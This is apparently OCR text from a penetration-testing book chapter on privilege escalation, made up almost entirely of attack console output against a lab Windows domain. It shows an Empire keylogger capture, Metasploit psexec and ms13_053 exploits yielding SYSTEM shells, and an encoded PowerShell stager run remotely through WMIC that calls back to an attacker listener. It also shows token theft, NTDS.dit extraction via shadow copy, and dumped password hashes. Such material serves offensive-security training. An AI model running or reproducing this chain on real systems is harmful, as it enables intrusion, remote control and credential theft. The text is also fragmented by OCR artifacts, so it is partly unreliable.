[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145

(Empire: powershell/collection/keylogger) >
```


Open | keystrokes.txt ~/Empire/downloads/... | Save


```
Pl3as3d0nth4ckme!123
```


Plain Text | Tab Width: 8 | Ln 1, Col 1 | INS


Chapter 15: Escalating Privileges







Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.63.148
192.168.63.1
192.168.63.2
NT AUTHORITY\SYSTEM @ YOKNET-MATTAWAN
Console X
nmap X
exploit X
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 1.
[*] Started bind handler
[*] 192.168.63.148:445 - Connecting to the server...
[*] 192.168.63.148:445 - Authenticating to 192.168.63.148:445|YOKNET as user
'Administrator'...
[*] 192.168.63.148:445 - Selecting PowerShell target
[*] 192.168.63.148:445 - Executing the payload...
[+] 192.168.63.148:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (179779 bytes) to 192.168.63.148
[*] Meterpreter session 1 opened (192.168.63.154:42337 -> 192.168.63.148:18842) at
2018-07-16 01:09:34 -0400
msf exploit(windows/smb/psexec) >


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.63.148
192.168.63.1
192.168.63.2
NT AUTHORITY\SYSTEM @ YOKNET-MATTAWAN
Console X
nmap X
exploit X
cmd.exe 2816@1 X
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::916d:fbca:b642:3cf3%18
IPv4 Address. . . . . : 10.108.108.254
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.108.108.1
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::1d53:38cb:71a2:e1fa%11
IPv4 Address. . . . . : 192.168.63.148
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.63.2
C:\Windows\system32>


Add Pivot
host
mask
10.108.108.0
255.255.255.0
192.168.63.0
255.255.255.0
Add Pivot



Armitage
Armitage View Hosts Attacks Workspaces Help
post
multi
gather
apple_ios_backup
check_malware
dbvis_enum
dns_bruteforce
dns_reverse_lookup
dns_srv_lookup
enum_vbox
env
filezilla_client_cred
192.168.63.148
NT AUTHORITY\SYSTEM @ YOKNET-MATTAWAN
192.168.63.254
192.168.63.154
10.108.108.21
10.108.108.15
10.108.108.20
192.168.63.2
192.168.63.1
Console X
exploit X
cmd.exe 2816@1 X
Scan X
5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
msf auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 3.
[+] 10.108.108.15: - 10.108.108.15:139 - TCP OPEN
[+] 10.108.108.15: - 10.108.108.15:135 - TCP OPEN
[+] 10.108.108.21: - 10.108.108.21:135 - TCP OPEN
[+] 10.108.108.21: - 10.108.108.21:139 - TCP OPEN
[+] 10.108.108.20: - 10.108.108.20:135 - TCP OPEN
[+] 10.108.108.20: - 10.108.108.20:139 - TCP OPEN
[+] 10.108.108.20: - 10.108.108.20:445 - TCP OPEN
[+] 10.108.108.15: - 10.108.108.15:445 - TCP OPEN
[+] 10.108.108.21: - 10.108.108.21:445 - TCP OPEN
msf auxiliary(scanner/portscan/tcp) >

```
Module options (exploit/windows/local/ms13_053_schlamperei):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1


msf exploit(windows/local/ms13_053_schlamperei) > set SESSION 2
SESSION => 2
msf exploit(windows/local/ms13_053_schlamperei) > exploit

[*] Started reverse TCP handler on 192.168.63.154:4444
[*] Launching notepad to host the exploit...
[+] Process 2952 launched.
[*] Reflectively injecting the exploit DLL into 2952...
[*] Injecting exploit into 2952...
[*] Found winlogon.exe with PID 492
[*] Sending stage (179779 bytes) to 192.168.63.146
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Meterpreter session 3 opened (192.168.63.154:4444 -> 192.168.63.146:49162) at 2018-07-16 12:44:31 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>wmic
wmic:root\cli>useraccount list /format:list


AccountType=512
Description=Built-in account for administering the computer/domain
Disabled=FALSE
Domain=YOKNET
FullName=
InstallDate=
LocalAccount=FALSE
Lockout=FALSE
Name=Administrator
PasswordChangeable=TRUE
PasswordExpires=TRUE
PasswordRequired=TRUE
SID=S-1-5-21-3048942459-2584001754-2623135680-500
SIDType=1
Status=OK


AccountType=512
Description=Built-in account for guest access to the computer/domain
Disabled=TRUE
Domain=YOKNET
FullName=
InstallDate=
LocalAccount=FALSE
Lockout=FALSE
Name=Guest
PasswordChangeable=FALSE
PasswordExpires=FALSE
PasswordRequired=FALSE
SID=S-1-5-21-3048942459-2584001754-2623135680-501
SIDType=1
Status=Degraded
```

```
wmic:root\cli>/node:192.168.63.148 /user:YOKNET\Administrator computersystem list brief /format:list
Enter the password :***************


Domain=yoknet.com
Manufacturer=VMware, Inc.
Model=VMware Virtual Platform
Name=YOKNET-MATTAWAN
PrimaryOwnerName=Windows User
TotalPhysicalMemory=8589332480
```

```
wmic:root\cli>/node:192.168.63.148 /user:YOKNET\Administrator path win32_process call create "calc.exe"
Enter the password :*****************

Execute (win32_process)->create() (Y/N)?Y
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2488;
        ReturnValue = 0;
};
```




```
(Empire) > listeners

[*] Active listeners:

  Name            Module          Host                          Delay/Jitter   KillDate
  ----            ------          ----                          ------------   --------
  WMIC            http            http://192.168.63.150:80      5/0.0
```

```
(Empire: stager/windows/launcher_bat) > set Listener WMIC
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>wmic /node:192.168.63.148 /user:YOKNET\Administrator path wi
n32_process call create "powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAHI
AcwBpAE8AbgBUAGEAQgBMAEUALgBQAFMAVgBlAHIAUwBpAG8ATgAuAE0AQQBKAE8AUgAgAC0ARwBFACA
AMwApAHsAJABHAFAARgA9AFsAUgBlAGYAXQAuAEEAcwBzAEUATQBiAEwAWQAuAEcAZQBUAFQAeQBwAGU
AKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4
ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAVABGAGkAZQBgAEwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHI
AbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGw
AaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEY
ALgBHAGUAdABWAGEATABlAGUAKAAkAG4AdQBsAGwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGk
AcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHI
AaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGM
AcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACc
AUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGw
AZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACc
AXQA9ADAAfQAkAFYAYQBMAD0AWwBDAG8ATABsAGUAYwB0AGkATwBuAHMALgBHAEUATgBlAFIAaQBjAC4
ARABpAEMAVABpAG8AbgBBAFIAWQBbAFMAVABSAGkAbgBHACwAUwB5AHMAVABFAE0ALgBPAGIASgBFAEM
AVABdAF0AOgA6AE4ARQBXACgAKQA7ACQAVgBBAEwALgBBAEQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHI
AaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBBAGwALgBBAGQ
ARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4
ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAVQBfAEwATwBDAEEATABfAE0
AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQBvAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8
AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQ
```

```
AdABhAFsANAAuAC4AJABkAGEAdABhAC4ATABFAG4AZwBUAGgAXQA7AC0AagBPAGkAbgBbAEMASABBAHI
AWwBdAF0AKAAmACAAJABSACAAJABkAGEAVABBACAAKAAkAEkAVgArACQASwApACkAfABJAEUAVAA="
Enter the password :***************

Executing (win32_process)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1652;
        ReturnValue = 0;
};
```

```
(Empire: V7F9GKN1) > sysinfo
[*] Tasked V7F9GKN1 to run TASK_SYSINFO
[*] Agent V7F9GKN1 tasked with task ID 1
(Empire: V7F9GKN1) > sysinfo: 0|http://192.168.63.154:80|YOKNET|Administrator|YOKNET-MATTAWAN|192.168.63.148|Microsoft Windows
 Server 2008 R2 Enterprise |True|powershell|1652|powershell|2
[*] Agent V7F9GKN1 returned results.
Listener:         http://192.168.63.154:80
Internal IP:    192.168.63.148
Username:         YOKNET\Administrator
Hostname:       YOKNET-MATTAWAN
OS:               Microsoft Windows Server 2008 R2 Enterprise
High Integrity:   1
Process Name:     powershell
Process ID:       1652
Language:         powershell
Language Version: 2

[*] Valid results returned by 192.168.63.148

(Empire: V7F9GKN1) > shell tasklist
[*] Tasked V7F9GKN1 to run TASK_SHELL
[*] Agent V7F9GKN1 tasked with task ID 2
(Empire: V7F9GKN1) > [*] Agent V7F9GKN1 returned results.
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        732 K
smss.exe                       288 Services                   0      1,228 K
csrss.exe                      376 Services                   0      4,860 K
wininit.exe                    456 Services                   0      4,472 K
services.exe                   556 Services                   0     11,468 K
lsass.exe                      572 Services                   0     40,124 K
lsm.exe                        580 Services                   0      4,432 K
svchost.exe                    776 Services                   0     10,848 K
vmacthlp.exe                   848 Services                   0      4,264 K
```

```
(Empire: V7F9GKN1) > steal_token 1824
[*] Tasked V7F9GKN1 to run TASK_CMD_WAIT
[*] Agent V7F9GKN1 tasked with task ID 3
[*] Tasked agent V7F9GKN1 to run module powershell/credentials/tokens
[*] Tasked V7F9GKN1 to run TASK_SYSINFO
[*] Agent V7F9GKN1 tasked with task ID 4
(Empire: V7F9GKN1) > sysinfo: 0|http://192.168.63.154:80|YOKNET|SYSTEM|YOKNET-MATTAWAN|192.168.63.148|Microsoft Windows Server
 2008 R2 Enterprise |True|powershell|1652|powershell|2
[*] Agent V7F9GKN1 returned results.
Running As: YOKNET\SYSTEM


Use credentials/tokens with RevToSelf option to revert token privileges
Listener:         http://192.168.63.154:80
Internal IP:    192.168.63.148
Username:         YOKNET\SYSTEM
Hostname:       YOKNET-MATTAWAN
OS:               Microsoft Windows Server 2008 R2 Enterprise
High Integrity:   1
Process Name:     powershell
Process ID:       1652
Language:         powershell
Language Version: 2

[*] Valid results returned by 192.168.63.148
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>vssadmin
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Error: Invalid command.

---- Commands Supported ----

Add ShadowStorage      - Add a new volume shadow copy storage association
Create Shadow          - Create a new volume shadow copy
Delete Shadows         - Delete volume shadow copies
Delete ShadowStorage   - Delete volume shadow copy storage associations
List Providers         - List registered volume shadow copy providers
List Shadows           - List existing volume shadow copies
List ShadowStorage     - List volume shadow copy storage associations
List Volumes           - List volumes eligible for shadow copies
List Writers           - List subscribed volume shadow copy writers
Resize ShadowStorage   - Resize a volume shadow copy storage association
Revert Shadow          - Revert a volume to a shadow copy
Query Reverts          - Query the progress of in-progress revert operations.
```

```
C:\Users\Administrator>vssadmin Create Shadow /For=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {83951d15-3752-47f5-8390-61f1f0e1f70f}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
```

```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Wind
ows\NTDS\NTDS.dit c:\windows\temp
        1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Wind
ows\system32\config\SYSTEM c:\windows\temp
        1 file(s) copied.
```

```
root@mank:~# mount -t cifs //192.168.63.148/C$ -o username=Administrator /root/m
ount
Password for Administrator@//192.168.63.148/C$:  ***************
root@mank:~# cd /root/mount/
root@mank:~/mount # ls
 bootmgr                    PerfLogs                   SYSTEM
 BOOTSECT.BAK               ProgramData                'System Volume Information'
 Documents and Settings     'Program Files'            Users
 ntds.dit                   'Program Files (x86)'      Windows
 pagefile.sys               Recovery
root@mank:~/mount # cp ntds.dit /root/ntds/ntds.dit
root@mank:~/mount # cp SYSTEM /root/ntds/SYSTEM
root@mank:~/mount #
```

```
root@mank:~/ntds# esedbexport -m tables ntds.dit
esedbexport 20180401

Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link_table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd_table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota_table) out of 12.
Exporting table 12 (quota_rebuild_progress_table) out of 12.
Export completed.
root@mank:~/ntds# ls
ntds.dit  ntds.dit.export  SYSTEM
root@mank:~/ntds#
```

```
Record ID:            3566
User name:            execGJohnson
User principal name:
SAM Account name:     execGJohnson
SAM Account type:     SAM_NORMAL_USER_ACCOUNT
GUID:                 2f2075b0-3b14-4ddd-82dd-6dc368387dfe
SID:                  S-1-5-21-3048942459-2584001754-2623135680-1002
When created:         2018-07-13 03:27:24+00:00
When changed:         2018-07-13 03:27:24+00:00
Account expires:      Never
Password last set:    2018-07-13 02:48:17.171406+00:00
Last logon:           Never
Last logon timestamp: Never
Bad password time     2018-07-13 03:19:23.882644+00:00
Logon count:          0
Bad password count:   4
Dial-In access perm:  Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
        DONT_EXPIRE_PASSWORD
Ancestors:
        $ROOT_OBJECT$, com, yoknet, Users, execGJohnson
Password hashes:
        execGJohnson:::9a69a51a36dbc65e00fa52ee28cfda96:S-1-5-21-3048942459-2584001754-2623135680
-1002::

Record ID:            3567
User name:            execJPeters
User principal name:
SAM Account name:     execJPeters
SAM Account type:     SAM_NORMAL_USER_ACCOUNT
GUID:                 5c158dfb-6dba-4031-aa20-3d1d420050ac
SID:                  S-1-5-21-3048942459-2584001754-2623135680-1003
When created:         2018-07-13 03:27:24+00:00
When changed:         2018-07-13 03:27:24+00:00
Account expires:      Never
Password last set:    2018-07-13 02:48:55.188673+00:00
Last logon:           Never
